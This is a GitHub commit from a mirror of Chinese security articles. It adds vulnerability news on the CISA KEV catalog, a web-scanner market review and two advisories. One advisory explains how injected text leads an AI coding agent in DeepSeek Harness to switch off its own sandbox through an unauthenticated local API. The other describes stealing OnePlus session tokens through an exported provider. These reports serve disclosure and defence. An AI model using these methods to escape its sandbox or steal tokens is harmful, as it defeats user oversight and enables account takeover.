mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
正在获取URL...
chainreactors: 0 个URL
BruceFeIix: 0 个URL
Doonsec: 35 个URL
总共去重后: 35 个URL
CISA 将 Cisco、Chromium V8、Fortinet 和 Citrix NetScaler 漏洞添加到其已知被利用漏洞目录中、靠 Android 逆向挖漏洞赚了几十万的工具分享、安全工具丨大模型驱动的自动化渗透测试系统:智能体自主规划「探测→资产枚举→漏洞检测→AI分析与报告」的完整测试流程、宏景人力资源管理系统 XFireServlet SQL注入漏洞、管防火墙的系统,被三个团伙排队打穿:Cisco FMC CVE-2026-20079 全链拆解、大华智慧园区综合管理平台queryById接口存在敏感信息泄露  附POC、价值图谱 | WEB漏洞扫描产品核心能力介绍、每日一学:若依(Ruoyi)框架,你必须知道的四个通用漏洞、DeepSeek开源工具爆严重漏洞,AI编程代理可自破沙箱、OnePlus会话劫持漏洞导致Android数据泄露、
This commit is contained in:
 test committed
1 parent
a06fb868d7
commit
e939bec0e5
11 files changed
+1477
-1
No files matched your search
@@ -26730,5 +26730,15 @@
|
||||
"https://mp.weixin.qq.com/s/LL15wwwUJsWstDSL4YFgkw": "SAP 内核出现满分远程代码执行漏洞:别让 ERP 补丁停在维护窗口里",
|
||||
"https://mp.weixin.qq.com/s/pksvtje37mzLwReiLHbwzw": "普通用户注册即可投毒!某高校虚拟仿真平台爆出存储 XSS 漏洞",
|
||||
"https://mp.weixin.qq.com/s/73DyuQaAbc5Ei57E3CqqoQ": "漏洞复现 | 山东启恒信息科技有限公司数智化平台 CommonHandler 存在SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/fgdiF9PUxAeSMPYSVfABbw": "漏洞扫描智能体 -- vuln-scan-agent"
|
||||
"https://mp.weixin.qq.com/s/fgdiF9PUxAeSMPYSVfABbw": "漏洞扫描智能体 -- vuln-scan-agent",
|
||||
"https://mp.weixin.qq.com/s/2BJIlsWq8idNksSwsY86DQ": "CISA 将 Cisco、Chromium V8、Fortinet 和 Citrix NetScaler 漏洞添加到其已知被利用漏洞目录中",
|
||||
"https://mp.weixin.qq.com/s/s4hgv3k6dc09klsKUPAYtw": "靠 Android 逆向挖漏洞赚了几十万的工具分享",
|
||||
"https://mp.weixin.qq.com/s/9o9W4F3aJhO9vvRVTBBLTQ": "安全工具丨大模型驱动的自动化渗透测试系统:智能体自主规划「探测→资产枚举→漏洞检测→AI分析与报告」的完整测试流程",
|
||||
"https://mp.weixin.qq.com/s/i-MZHG_Tr3gvI0pmseDukA": "宏景人力资源管理系统 XFireServlet SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/uX9rXrbtnCmwdr_hFeRA6g": "管防火墙的系统,被三个团伙排队打穿:Cisco FMC CVE-2026-20079 全链拆解",
|
||||
"https://mp.weixin.qq.com/s/Nsip3mfrydYirZEZ5kFs2g": "大华智慧园区综合管理平台queryById接口存在敏感信息泄露 附POC",
|
||||
"https://mp.weixin.qq.com/s/MCFCFY41Y7URuzOhlJAvxQ": "价值图谱 | WEB漏洞扫描产品核心能力介绍",
|
||||
"https://mp.weixin.qq.com/s/azoyt805nHgrJXyV0qKY7g": "每日一学:若依(Ruoyi)框架,你必须知道的四个通用漏洞",
|
||||
"https://mp.weixin.qq.com/s/ISKAINAr_SMsnDsfG9ldfQ": "DeepSeek开源工具爆严重漏洞,AI编程代理可自破沙箱",
|
||||
"https://mp.weixin.qq.com/s/Pqb8nzX84X5R6OrZvCnqqA": "OnePlus会话劫持漏洞导致Android数据泄露"
|
||||
}
|
||||
@@ -0,0 +1,64 @@
|
||||
# CISA 将 Cisco、Chromium V8、Fortinet 和 Citrix NetScaler 漏洞添加到其已知被利用漏洞目录中
|
||||
爱拍照的老李
|
||||
爱拍照的老李 爱拍照的老李 2026-09-11 01:00
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
美国网络安全和基础设施安全局 (CISA) 将 Cisco、Google Chromium V8、Fortinet 和 Citrix NetScaler 的漏洞添加到其已知被利用漏洞目录中。
|
||||
|
||||
|
||||
|
||||
美国网络安全与基础设施安全局(CISA)将以下漏洞新增至其已知被利用漏洞(KEV)目录:
|
||||
|
||||
|
||||
CVE-2025-25249 Fortinet多款产品基于堆的缓冲区溢出漏洞
|
||||
|
||||
|
||||
CVE-2026-19490 Citrix
|
||||
NetScaler存在通过替代路径或通道绕过身份验证的漏洞
|
||||
|
||||
|
||||
CVE-2026-87491 谷歌Chromium V8越界写入漏洞
|
||||
|
||||
|
||||
CVE-2026-20079 思科防火墙管理中心存在通过替代路径或通道绕过身份验证的漏洞
|
||||
|
||||
|
||||
CVE-2026-20079(CVSS 评分为10.0)是一个身份验证绕过漏洞。该漏洞存在于思科安全防火墙管理器(Cisco Secure FMC)的网页界面中,未经过身份验证的远程攻击者可利用此漏洞绕过身份验证,发送特制的HTTP请求以执行脚本,从而有可能获得底层操作系统的root权限。
|
||||
|
||||
|
||||
CVE-2026-87491(CVSS 评分为 8.8)CVE-2026-87491 是 2026 年第七个被主动利用的 Chrome 零日漏洞。该漏洞影响 V8——谷歌开源的高性能 JavaScript 和 WebAssembly 引擎,也是 Chrome 的 JavaScript 和 WebAssembly 引擎。攻击者可通过特制的 HTML 页面利用该越界写入漏洞,并在 Chrome 沙箱内执行任意代码。谷歌已在 Chrome 153.0.8010.36 及更高版本中修复了此问题。
|
||||
|
||||
|
||||
“谷歌知道在野外存在针对 CVE-2026-87491 的漏洞利用程序。” 该安全公告中写道。
|
||||
|
||||
|
||||
CVE-2025-25249(通用漏洞评分系统分值为8.1分)是存在于Fortinet FortiOS和FortiSwitchManager中的堆缓冲区溢出漏洞。该漏洞存在于cw_acd守护进程中,未经身份验证的远程攻击者可通过发送特制数据包执行任意代码或命令。该漏洞目前正被野外广泛利用,包括针对已被攻陷的FortiGate设备部署PivotC2远程访问木马的攻击。
|
||||
|
||||
|
||||
CVE-2026-19490(CVSS 评分为 9.3)是一处身份验证绕过漏洞。该漏洞影响 Citrix NetScaler ADC 和 NetScaler Gateway,允许未授权的远程攻击者通过 SAML HTTP 重定向绑定绕过身份验证,从而可能未经授权访问受保护的服务。该漏洞已被纳入美国网络安全与基础设施安全局(CISA)的已知被利用漏洞目录,表明其已在野外被主动利用。
|
||||
|
||||
|
||||
根据《第22-01号约束性操作指令:降低已知被利用漏洞的重大风险》要求,联邦政府跨部门机构必须在截止日期前修复已识别的漏洞,以保护其网络免受利用目录中这些缺陷的攻击。
|
||||
|
||||
|
||||
专家还建议私营组织审查目录并解决其基础设施中的漏洞。
|
||||
|
||||
|
||||
美国网络安全与基础设施安全局(CISA)要求联邦机构在2026年9月22日前修复Windows系统的相关漏洞,其余漏洞则要求在2026年9月12日前解决。
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://securityaffairs.com/198850/security/u-s-cisa-adds-cisco-google-chromium-v8-fortinet-and-citrix-netscaler-flaws-to-its-known-exploited-vulnerabilities-catalog.html
|
||||
|
||||
****
|
||||
扫码关注
|
||||
|
||||
爱拍照的老李
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
|
||||
|
||||
@@ -0,0 +1,107 @@
|
||||
# DeepSeek开源工具爆严重漏洞,AI编程代理可自破沙箱
|
||||
原创 播风者
|
||||
播风者 黑白之道 2026-09-11 00:33
|
||||
|
||||

|
||||
> **导语**
|
||||
:安全研究机构OX Security近日披露DeepSeek Harness一枚高危漏洞(CVE-2026-82533)。攻击者只需构造恶意文本诱导AI代理读取,即可令其执行单条命令关闭自身文件沙箱。CVSS评分9.4,npm仓库首个修复版本迟到3天。
|
||||
|
||||
## 一、漏洞速览
|
||||
|
||||
**漏洞编号**
|
||||
:CVE-2026-82533 **CVSS 3.1评分**
|
||||
:9.4 / 10(严重) **向量**
|
||||
:CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
|
||||
|
||||
**一句话描述**
|
||||
:DeepSeek Harness本地Web接口缺少认证,AI代理可通过工具自身接口将会话切换至"danger-full-access"模式,从而关闭文件沙箱并移除审批提示。
|
||||
|
||||
**风险等级**
|
||||
:🔴 严重
|
||||
## 二、影响实体
|
||||
<table><thead><tr><th style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;font-weight: bold;background-color: rgb(255, 249, 249);color: rgb(239, 112, 96);"><section><span leaf="">项目</span></section></th><th style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;font-weight: bold;background-color: rgb(255, 249, 249);color: rgb(239, 112, 96);"><section><span leaf="">详情</span></section></th></tr></thead><tbody><tr><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><strong><span leaf="">受影响厂商</span></strong></td><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><section><span leaf="">DeepSeek</span></section></td></tr><tr><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><strong><span leaf="">受影响产品</span></strong></td><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><section><span leaf="">DeepSeek Harness(AI编程代理运行工具)</span></section></td></tr><tr><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><strong><span leaf="">影响版本</span></strong></td><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><section><span leaf="">v0.1.1-rc.2 及更早版本</span></section></td></tr><tr><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><strong><span leaf="">修复版本</span></strong></td><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><section><span leaf="">v0.1.2-alpha.2(首个推送至npm的修复版本,2026-08-30)</span></section></td></tr><tr><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><strong><span leaf="">当前稳定版</span></strong></td><td style="font-size: 0.75em;padding: 9px 12px;line-height: 22px;border: 1px solid rgb(239, 112, 96);vertical-align: top;"><section><span leaf="">v0.1.2-rc.1(2026-09-03)</span></section></td></tr></tbody></table>> ⚠️ **注意**
|
||||
:v0.1.2-alpha.1虽包含修复,但从未发布至npm仓库,用户无法通过官方指令从npm安装该版本。
|
||||
|
||||
## 三、漏洞原理
|
||||
### 3.1 沙箱机制
|
||||
|
||||
DeepSeek Harness在操作系统层面为AI代理命令提供文件沙箱。默认配置下,写操作仅允许在代理工作区和临时文件夹内执行;**读取和网络访问不受限**
|
||||
。
|
||||
|
||||
工具同时为代理Shell提供本地Web接口地址及当前会话ID,代理可直接访问该接口。
|
||||
### 3.2 认证缺失
|
||||
|
||||
本地Web接口**完全无认证**
|
||||
。判断请求是否可到达该接口的逻辑(api-request-trust.ts
|
||||
)仅读取请求的Host请求头,不校验连接来源。这意味着同一台机器上的任何进程均可通过伪造Host头冒充本地访问。
|
||||
> 代码注释明确指出:"This is not an auth layer"(这不是认证层)。
|
||||
|
||||
### 3.3 攻击链
|
||||
1. 攻击者构造恶意文本,包含诱导代理调用本地接口的指令
|
||||
|
||||
1. 代理读取该文本,向本地接口发送请求,将会话模式切换为"danger-full-access"
|
||||
|
||||
1. 该操作**不触发审批提示**
|
||||
(因未申请超出当前权限范围的访问)
|
||||
|
||||
1. 沙箱关闭,后续命令可在工作区外执行
|
||||
|
||||
安全厂商VulnCheck验证:两个默认配置会话执行相同命令,经接口调用切换模式的会话成功在沙箱外写入文件,另一个被拦截。
|
||||
### 3.4 额外风险
|
||||
|
||||
攻击者利用同一接口可**无需密钥下载会话完整日志**
|
||||
,获取所有历史对话记录。
|
||||
## 四、修复方案
|
||||
### 4.1 升级(首选)
|
||||
```
|
||||
npm install -g @deepseek-ai/dsh@latest
|
||||
```
|
||||
|
||||
确保版本 ≥ v0.1.2-alpha.2。
|
||||
> ⚠️ **补丁风险**
|
||||
:无已知业务中断报告,但建议在非生产环境验证后再全量部署。
|
||||
|
||||
### 4.2 临时规避(无法升级时)
|
||||
- 使用工具时,**停止Web界面**
|
||||
;用完即关闭
|
||||
|
||||
- 移除任何通向接口的隧道、代理或端口转发(SSH转发、编辑器端口转发等)
|
||||
|
||||
- 限制工具监听地址**不能防御**
|
||||
该攻击——代理已在同一台机器上
|
||||
|
||||
> ⚠️ **警告**
|
||||
:默认本地安装下,暂无从沙箱内部阻止该逃逸的方法。
|
||||
|
||||
### 4.3 桌面应用用户
|
||||
|
||||
第三方桌面应用(如Windows桌面版)自行打包Harness版本。请检查其使用版本:
|
||||
- 确认已升级至含修复的版本(如 v0.1.3-alpha.1)
|
||||
|
||||
- 截至2026-09-06,Links2008/DeepSeek-Harness-Desktop已升级至v0.1.3-alpha.1
|
||||
|
||||
## 五、关于DeepSeek Harness的局限性
|
||||
|
||||
官方安全声明明确指出:
|
||||
> "DeepSeek Harness**未经过安全审计**
|
||||
,沙箱和审批提示**不保证隔离或阻止损害**
|
||||
。请勿将此工具作为处理不可信工作的唯一安全控制。"
|
||||
|
||||
|
||||
该工具的沙箱**仅覆盖文件**
|
||||
,读取和网络访问不受限;代理Shell仍接收本地接口地址。修复后(v0.1.2-rc.1)这些限制依然存在。
|
||||
|
||||
**版权声明**
|
||||
:本文由华盟网原创发布,保留所有权利。配图来自The Hacker News授权使用。
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650621144&idx=1&sn=895132b6dea5c5055ac21126293661f9&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650621255&idx=4&sn=75d0f413e300d99d4e5cc631714c96ae&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650621242&idx=1&sn=c7504153dd6aa285da53fc1a4a907f82&scene=21#wechat_redirect)
|
||||
> 👇 点击**阅读原文**
|
||||
,访问我的网站
|
||||
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# OnePlus会话劫持漏洞导致Android数据泄露
|
||||
sec随谈
|
||||
sec随谈 sec随谈 2026-09-11 01:10
|
||||
|
||||
**预装智能手机应用频繁以高系统权限运行。安全研究人员近期发现了一个严重的OnePlus会话劫持漏洞。该漏洞直接影响OnePlus 13R的Android安全性。恶意应用可利用此漏洞窃取身份验证令牌并劫持用户账户。**
|
||||
|
||||
Doyensec的研究人员在分析OnePlus 13R上的OEM应用时发现了该问题。他们提取了固件并检查了导出的活动和服务,重点关注具有高权限的组件,并在设备账户管理软件中发现了一个严重缺陷。
|
||||
|
||||
**漏洞根本原因**
|
||||
|
||||
核心问题存在于"com.oneplus.account"应用中。该应用负责管理OnePlus服务的用户身份验证。该应用导出了一个名为"OPAccountProvider"的特定内容提供程序,并由自定义权限加以保护。
|
||||
|
||||
然而,开发人员在定义该权限时犯了一个严重错误——他们未将保护级别设置为"signature"(签名)。签名保护可确保只有由同一开发者签名的应用才能访问该组件。由于缺少此保护,任何第三方应用都可以声明所需权限,一旦声明成功,该第三方应用便可完全访问已导出的提供程序。
|
||||
|
||||
**账户劫持原理**
|
||||
|
||||
攻击者只需诱导用户安装一个看似无害的应用。该恶意应用无需任何特殊的用户授权提示,仅向系统申请标准网络访问权限和自定义OnePlus权限即可。
|
||||
|
||||
安装后,恶意应用会查询存在漏洞的提供程序,并向系统发送特定命令字符串。研究人员指出:"经过反编译和一定程度的反混淆处理,我们发现该提供程序会接受调用方传入的字符串命令。"当提供程序收到"get_account_oneplus_token"命令时,便会返回敏感的会话令牌。
|
||||
|
||||
Doyensec的报告揭示了这一危险。研究人员警告:"尽管名称如此,该令牌实际上代表一个经过身份验证的OnePlus云会话,因此攻击者可利用它在与OnePlus云API交互时冒充受害者。"
|
||||
|
||||
**攻击执行过程**
|
||||
|
||||
持有窃取的令牌后,攻击者即可控制受害者的OnePlus云会话,直接向厂商API端点发送HTTP请求。例如,攻击者可以针对"/uc/v1/user-info/update-real-name"端点,从而悄无声息地篡改受害者的个人信息。
|
||||
|
||||
安全团队使用动态插桩工具观察应用行为,并借助Frida拦截OkHttp流量,监控应用在向远程API发送请求前如何对其进行签名和加密。这一深度分析揭示了本地软件与更广泛的云基础设施之间的交互方式。
|
||||
|
||||
此次OnePlus会话劫持漏洞在受害者完成初始应用安装后,无需任何后续交互即可触发。该漏洞绕过了Android标准安全边界,恶意应用在后台静默执行攻击,提取令牌、构造网络请求并与云服务器通信,整个过程难以察觉。
|
||||
|
||||
**当前状态与OnePlus 13R Android安全**
|
||||
|
||||
Doyensec于2025年12月向厂商报告了该漏洞。厂商于2026年3月确认了该问题,并支付了720美元的漏洞赏金。研究人员建议采用简单直接的修复方案——厂商只需对自定义权限应用签名保护级别即可。
|
||||
|
||||
然而,尽管已完成披露,该威胁在较新固件上仍然存在。研究人员于2026年9月在最新固件版本上重新测试了该漏洞,确认不受信任的应用仍可提取账户令牌。
|
||||
|
||||
研究人员确实注意到厂商在区域API机制上有一处小改动,这一改动使最近测试中使用美国或欧洲/中东/非洲地区账户无法完成最终的账户数据篡改步骤。"因此,尽管我们确认底层漏洞和令牌暴露问题在最新测试固件中依然存在,但我们未能在该版本上复现完整的端到端攻击。"
|
||||
|
||||
用户仍面临令牌泄露风险。设备用户应避免从不受信任的来源安装应用。安全专家建议密切关注设备更新。厂商必须尽快修复OEM软件缺陷,以保护用户免遭无感知的账户入侵。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://blog.doyensec.com/2026/09/10/oneplus-session-takeover.html
|
||||
|
||||
@@ -0,0 +1,275 @@
|
||||
# 价值图谱 | WEB漏洞扫描产品核心能力介绍
|
||||
数世咨询
|
||||
数世咨询 数世咨询 2026-09-11 00:30
|
||||
|
||||
随着企业数字化和互联网化持续深入,Web 网站、业务系统、开放 API 等应用资产快速增长,Web 应用已成为企业对外提供服务和承载核心业务的重要入口。
|
||||
|
||||
|
||||
与此同时,SQL 注入、XSS、文件上传、组件漏洞、配置缺陷等风险长期存在,新漏洞和新型攻击方式也在持续出现。相比传统主机和网络设备漏洞,Web 漏洞更加贴近业务入口,具有暴露面广、变化快、攻击路径复杂等特点。那么,甲方选型WEB漏洞扫描产品应关注哪些核心能力?请看数世咨询带来的调研结果。
|
||||
|
||||
WEB漏洞扫描
|
||||
|
||||
|
||||
目前,安全运营人员通过自动化 Web 漏洞扫描持续发现应用层安全风险,已成为企业漏洞管理、安全评估和安全运营的重要基础手段。
|
||||
|
||||
Web漏洞扫描的定义
|
||||
|
||||
Web 漏洞扫描,又称 Web 应用安全扫描,是指以网络侧自动化黑盒检测为主要方式,通过模拟攻击者视角,对 Web 应用系统开展安全检测和风险评估的过程。产品依据预设扫描策略,对目标应用进行资产识别、URL 发现与智能爬取,并针对页面、参数、接口及应用组件开展漏洞检测与验证,从而发现可能被攻击者利用的安全弱点,并输出漏洞证据、风险分析及修复建议,为后续漏洞处置和安全运营提供依据。
|
||||
|
||||
随着现代 Web 应用架构不断演进,Web 漏扫也逐步从传统匿名黑盒扫描扩展到认证态扫描、API 扫描等场景,通过 Cookie、Token、登录流程或接口规范等辅助信息提升应用攻击面的覆盖深度。
|
||||
|
||||
Web漏洞扫描产品相关标准
|
||||
|
||||
目前国内与
|
||||
Web
|
||||
漏洞扫描产品相关的标准主要包括:
|
||||
- GB/T 37931-2019《信息安全技术 Web应用安全检测系统安全技术要求和测试评价方法》
|
||||
|
||||
国家推荐性标准,直接面向
|
||||
Web
|
||||
应用安全检测系统,对产品的安全功能、安全保障及测试评价等提出要求,是
|
||||
Web
|
||||
应用安全检测及
|
||||
Web
|
||||
漏洞扫描产品的重要参考标准。目前该标准为现行标准。
|
||||
|
||||
- GA/T 1107-2013《信息安全技术 web应用安全扫描产品安全技术要求》
|
||||
|
||||
公安行业标准,专门针对
|
||||
Web
|
||||
应用安全扫描产品,对产品的
|
||||
Web
|
||||
应用发现、漏洞扫描、安全功能等提出相关技术要求,是
|
||||
Web
|
||||
漏洞扫描产品的重要行业标准。
|
||||
GB/T 20278-2022
|
||||
的标准信息中仍将其列为相关标准。
|
||||
|
||||
- GB/T 20278-2022《信息安全技术 网络脆弱性扫描产品安全技术要求和测试评价方法》
|
||||
|
||||
国家推荐性标准,主要面向网络脆弱性扫描产品,对网络资产、主机、服务及相关脆弱性扫描能力提出要求,适用于综合漏洞扫描产品的安全技术要求与测试评价。其覆盖范围比纯
|
||||
Web
|
||||
应用扫描更广,因此可作为
|
||||
Web
|
||||
漏扫产品的重要补充参考,但不能完全等同于
|
||||
Web
|
||||
应用安全扫描标准。目前该标准为现行标准,并于
|
||||
2022
|
||||
年
|
||||
10
|
||||
月
|
||||
1
|
||||
日实施。
|
||||
|
||||
数世咨询先后与绿盟科技、
|
||||
安恒信息、
|
||||
奇安信、
|
||||
长亭科技、
|
||||
知道创宇、
|
||||
盛邦安全等进行调研。最终确定通用核心能力,即市场上主流产品普遍具备的基础且关键的功能模块,而非个别厂商的独有创新。
|
||||
|
||||
核心能力标签是:
|
||||
|
||||
|
||||
1、Web资产发现与智能爬取能力
|
||||
|
||||
Web
|
||||
漏洞扫描要
|
||||
“
|
||||
扫得到
|
||||
”
|
||||
,首先要
|
||||
“
|
||||
找得到、爬得全
|
||||
”
|
||||
。产品应具备站点识别、目录与链接爬取、表单解析、参数发现、
|
||||
JavaScript
|
||||
动态渲染、
|
||||
SPA
|
||||
页面解析及认证态爬取等能力,尽可能还原真实
|
||||
Web
|
||||
应用攻击面。同时应逐步覆盖
|
||||
API
|
||||
、大模型及智能体应用等新型入口,并通过
|
||||
OpenAPI
|
||||
、流量或日志等方式补充资产发现范围。
|
||||
|
||||
2、高精度漏洞检测与 POC 原理验证能力
|
||||
|
||||
漏洞检测的关键不在
|
||||
“
|
||||
扫出多少
|
||||
”
|
||||
,而在
|
||||
“
|
||||
结果是否真实可信
|
||||
”
|
||||
。产品应以漏洞原理和
|
||||
POC
|
||||
验证为核心,通过真实、可控的攻击请求确认漏洞是否可触发、可利用,并结合请求响应、回显信息、
|
||||
OOB/
|
||||
盲打等形成证据链。同时支持自定义
|
||||
POC
|
||||
、规则快速扩展和零日漏洞应急检测,在保证业务安全的前提下提升检测准确率、降低误报。
|
||||
|
||||
3、漏洞与资产的多源关联能力
|
||||
|
||||
漏洞只有与客户真实资产和业务建立关联,才能转化为实际风险。产品应将漏洞与
|
||||
IP
|
||||
、域名、主机、
|
||||
Web
|
||||
应用、
|
||||
URL/API
|
||||
、组件等对象准确映射,并融合
|
||||
CMDB
|
||||
、
|
||||
Agent
|
||||
等多源数据补充资产和业务上下文。在此基础上,结合漏洞严重性、资产重要性、业务使用度、网络位置、暴露程度及可利用性进行风险排序,识别真正需要优先处置的漏洞。
|
||||
|
||||
4、安全可控的扫描策略与任务调度能力
|
||||
|
||||
Web
|
||||
漏扫既要保证检测深度,也要避免影响生产业务。产品应支持按
|
||||
URL
|
||||
、域名、
|
||||
IP
|
||||
、应用等灵活定义扫描范围,并配置认证方式、扫描深度、漏洞类型、排除规则及策略模板。同时提供速率、并发、超时、危险
|
||||
POC
|
||||
等安全控制机制,支持立即、定时、周期任务以及分布式扫描和跨网络区域部署,实现扫描任务可控、高效、稳定执行。
|
||||
|
||||
5、漏洞分析、修复与闭环管理能力
|
||||
|
||||
漏洞扫描的最终目标是推动风险真正消除。产品应提供漏洞证据、影响分析、风险排序、修复建议、状态跟踪、复测验证和关闭管理,并与
|
||||
WAF
|
||||
、主机安全、漏洞管理及工单系统联动,形成完整闭环。
|
||||
AI
|
||||
的价值更多体现在可利用性研判、风险筛选、修复建议和规则转化等环节,与传统漏扫形成互补,提升漏洞运营效率,并成为未来重要演进方向。
|
||||
|
||||
总体来看,
|
||||
Web
|
||||
漏洞扫描的五大通用核心能力构成了一条完整的能力链路,即“爬得到、测得准、挂得牢、控得住、闭得上”。首先通过
|
||||
Web
|
||||
资产发现与智能爬取扩大攻击面覆盖,再依靠
|
||||
POC
|
||||
原理验证提升漏洞检测准确性;随后将漏洞与资产、业务和使用场景关联,形成真实风险判断;通过安全可控的扫描策略与任务调度保障生产环境稳定;最终结合漏洞分析、修复、复测和闭环管理推动风险真正消除。
|
||||
|
||||
未来产品竞争将进一步从“漏洞数量”转向“覆盖深度、验证可信度、风险关联和运营效率”,
|
||||
AI
|
||||
则更多作为辅助研判和风险筛选能力,与传统漏扫形成互补。
|
||||
|
||||
WEB漏洞扫描选型建议:
|
||||
|
||||
|
||||
建议一:不要被“漏洞库数量”迷惑,重点验证 POC 结果可信度
|
||||
|
||||
漏洞库规模只能代表理论覆盖范围,不能直接等同于实际检测能力。选型时应重点关注
|
||||
POC
|
||||
验证的真实性、稳定性和证据完整性,尤其要考察漏洞能否被稳定复现、是否提供请求响应或利用证据、误报率是否可控。建议在
|
||||
PoC
|
||||
测试阶段选取若干已知漏洞和典型业务场景进行现场验证,以实际检测结果而非厂商宣称的漏洞数量作为核心判断依据。
|
||||
|
||||
建议二:优先评估供应商能力与自身业务需求的匹配度
|
||||
|
||||
每家厂商都有自己最擅长的场景,没有
|
||||
"
|
||||
全能选手
|
||||
"
|
||||
。选型的关键是看自家业务场景与厂商特长的匹配度:
|
||||
|
||||
绿盟科技,国内最早做漏洞扫描的厂商之一,
|
||||
web
|
||||
漏扫和主机扫描两个方向业内影响力都很大。近年来在
|
||||
AI
|
||||
智能渗透等新技术方向投入显著,自研安全垂域大模型,
|
||||
web
|
||||
漏扫、主机扫描、
|
||||
AI
|
||||
智能渗透等多个产品能够深度整合形成体系。最适合的场景是金融、运营商等强合规行业,需要完整漏洞管理体系、且有
|
||||
AI
|
||||
渗透预算的客户。
|
||||
|
||||
安恒信息,国内较早以
|
||||
Web
|
||||
应用漏洞扫描起家的安全厂商之一,后续逐步拓展至覆盖多类型资产的综合漏洞扫描领域,技术创新迭代速度快。自研恒脑
|
||||
AI
|
||||
代码审计产品,可与漏扫产品形成联动协同——恒脑挖出的新漏洞,经过验证后可沉淀转化为扫描规则,实现白盒代码审计与黑盒外部扫描的漏洞治理闭环。最适合的场景是政企客户、对国产化要求高、希望
|
||||
AI
|
||||
代码审计与传统漏扫协同的采购方。
|
||||
|
||||
奇安信,
|
||||
WEB
|
||||
漏扫多功能平台产品,覆盖
|
||||
Web
|
||||
、系统、口令、数据库、基线等多个扫描方向,同时奇安信产品线更广,能与其他安全产品形成整体联动;这种广度恰好契合大型央国企统一管控大平台诉求。
|
||||
|
||||
|
||||
长亭科技,起步相对较晚,但产品完成度较高。长亭风险评估系统(洞鉴)以
|
||||
POC
|
||||
原理验证为核心能力,单点验证质量高、结论可信;采用云原生分布式架构,支持分布式部署与租户模式,适配多云及多租户环境。金融行业客户覆盖广,开源
|
||||
xray
|
||||
构建生态引力,商业产品深度承接。
|
||||
|
||||
|
||||
知道创宇,后端依托
|
||||
"404
|
||||
实验室
|
||||
"
|
||||
持续挖掘漏洞,漏洞库更新速度快。客户群主要集中在监管行业,在合规检测、敏感词监测、暗链发现等监管要求上积累深厚。最适合的场景是监管、网信、公安等政府部门,对暗链敏感词监测有强需求的单位。
|
||||
|
||||
盛邦安全
|
||||
:
|
||||
RayScan 并非单一 Web 漏洞扫描产品,而是融合主机、数据库、基线等多类安全检测能力的一体化漏洞扫描平台。其 Web 扫描支持多字段 Cookie/Session 登录态检测,并具备 13 种协议的深度检测能力;同时支持通过 IPSec VPN 代理实现跨网扫描,并可与 WAF 及漏洞无效化产品联动,形成从漏洞发现到处置的闭环。整体更适合存在跨网隔离、复杂登录扫描及联动处置需求的客户。
|
||||
|
||||
选型前应先明确自身是偏“合规导向”还是“实战导向”,以及网络架构、行业监管、业务复杂度和安全运营能力等关键需求,再筛选
|
||||
2—3
|
||||
家匹配度较高的供应商开展
|
||||
PoC
|
||||
,对核心场景进行针对性验证。
|
||||
|
||||
建议三:不要孤立建设漏扫能力,重点考察“扫描+资产+流程”的整合能力
|
||||
|
||||
对于大型组织而言,单纯提升扫描覆盖率并不能解决漏洞治理问题,真正决定落地效果的是扫描结果能否与资产、业务和处置流程形成联动。选型时应重点关注产品与
|
||||
CMDB
|
||||
、
|
||||
WAF
|
||||
、主机安全、漏洞管理、威胁情报及工单系统的集成能力,以及漏洞去重、风险排序、责任分派、修复复测和状态闭环能力,避免出现
|
||||
“
|
||||
漏洞发现很多,但无法判断优先级、无法推动修复
|
||||
”
|
||||
的问题。
|
||||
|
||||
— 【 THE END 】—
|
||||
|
||||
这里插播一条背景知识
|
||||
|
||||
